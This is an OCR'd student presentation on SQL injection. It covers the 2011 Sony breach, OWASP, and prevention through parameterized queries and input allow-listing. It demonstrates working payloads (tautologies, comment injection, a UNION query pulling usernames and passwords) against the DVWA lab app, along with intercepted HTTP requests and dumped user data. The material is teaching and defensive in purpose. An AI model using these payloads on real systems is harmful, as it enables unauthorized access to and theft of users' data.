SQL Injection(SQLi)

501026 Byeongchan Gwak

I’m going to cover…

- What SQL injection is?
- How to do it?
- What can we do?
- How to prevent it?
- Why is it interesting?
- 2 open questions

What if …

- There’s a hacking tool which is
  - Looking cool but hard to use
  - Looking not that cool, but powerful and easy to use

What is it?


- SQL Injection!

- Allows an attacker to view data that it is not normally able to retrieve

- If you can answer those 3 questions, you are ready to go
  - Do you know what database is?
  - Do you know what SQL is?
  - Do you know several HTML form tags and GET & POST method?

OWASP Top 10 - 2021

- The Open Web Application Security Project® (OWASP)
- A nonprofit foundation that works to improve the security of software
- The OWASP Top 10 is a standard awareness document for developers and web application security.



Case study – Pool Sony…

- One million user information was hacked in 2011
  - SQL Injection method used

- LulzSec(A group of black hat hackers) said,

> Our goal here is not to come across as master hackers, hence what we're about to reveal: SonyPictures.com was owned by a very simple SQL injection, one of the most primitive and common vulnerabilities, as we should all know by now. From a single injection, we accessed EVERYTHING. Why do you put such faith in a company that allows itself to become open to these simple attacks?

How to do it?


- Damn Vulnerable Web App (DVWA)
  - A Web application that is vulnerable
- Helps web developers better understand the processes of securing web applications
- Let's see how to do it using DVWA

Imagine that …

```php
<?php
$query = "SELECT * FROM users WHERE username = '" . $_POST['username'] . "'";
$query .= " AND password = '" . $_POST['password'] . "'";
?>
```


- SELECT * FROM users WHERE username=‘bcgwak' AND password='12345’
- SELECT * FROM users WHERE username=‘bcgwak’ -- AND password='12345’

Attack #1



Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injec···
192.168.189.246/vulnerabilities/sqli/?id=5&Submit=Submit#
Search
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: 5 Submit
ID: 5
First name: Bob
Surname: Smith
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
SELECT first_name, last_name
FROM users
WHERE user_id = '[redacted]';
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help

Attack #1

```
SELECT first_name, last_name
FROM users
WHERE user_id = '1' or '1' = '1';
```



Attack #2


Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.9 - Mozilla Firefox
Vulnerability: SQL Injec···
192.168.189.246/vulnerabilities/sqli/#
Search
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: 1 Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/

Attack #2

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Cookie: security=medium; PHPSESSID=4m0gn6cvb3npk03dpqsppusdh1
Connection: close
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Cookie: security=medium; PHPSESSID=4m0gn6cvb3npk03dpqsppusdh1
Connection: close
Upgrade-Insecure-Requests: 1

id=1 or 1=1&Submit=Submit
```

Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
```

Attack #2-1


```
$id = $_POST[ 'id' ];
$id = mysql_real_escape_string( $id );

// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```


mysql_real_escape_string() calls MySQL's library function mysql_real_escape_string, which prepends backslashes to the following characters: \x00, \n, \r, \, ', " and \x1a.

Attack #2-1

```
POST http://192.168.189.246/vulnerabilities/sqli/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.189.246/vulnerabilities/sqli/
Cookie: PHPSESSID=ndnl8peb1lrk880lcrpp0iras1; security=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Host: 192.168.189.246

id=1+OR+1%3D1%23&Submit=Submit
```

DEC	OCT	HEX	BIN	Symbol
35	043	23	00100011	#
61	075	3D	00111101	=



What can we do?

- Subverting application logic

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

- Retrieving hidden data

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

- Retrieve interesting data with UNION attack

```
' UNION SELECT username, password FROM users--
```

How to prevent it #1

- Parameterized query
  - Before
    - `String query = "SELECT * FROM products WHERE category = '"+ input + "'";`
  - After
    - `PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");`
      `statement.setString(1, input);`

How to prevent it #2

- Make sure unvalidated user input doesn't end up in the query

```
String tableName;
switch(PARAM):
  case "Value1": tableName = "fooTable";
                 break;
  case "Value2": tableName = "barTable";
                 break;
  ...
  default      : throw new InputValidationException("unexpected value provided"
                                                    + " for table name");
```

Why is it interesting?

- Cost effectiveness
  - Easy to understand
  - Easy to exploit(A bit hard to find)
  - Impact could be huge

Lastly, poses 2 open questions

- Is it also possible in NO-SQL system?
- Is it possible to prevent SQL Injection thoroughly?

References

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection
- https://www.theatlantic.com/technology/archive/2011/09/lulzsecs-sony-hack-really-was-simple-it-claimed/335527/
- https://paalsh.com/index.php/2021/03/11/using-sql-injection-how-lulzsec-hacked-sony-music-in-2011/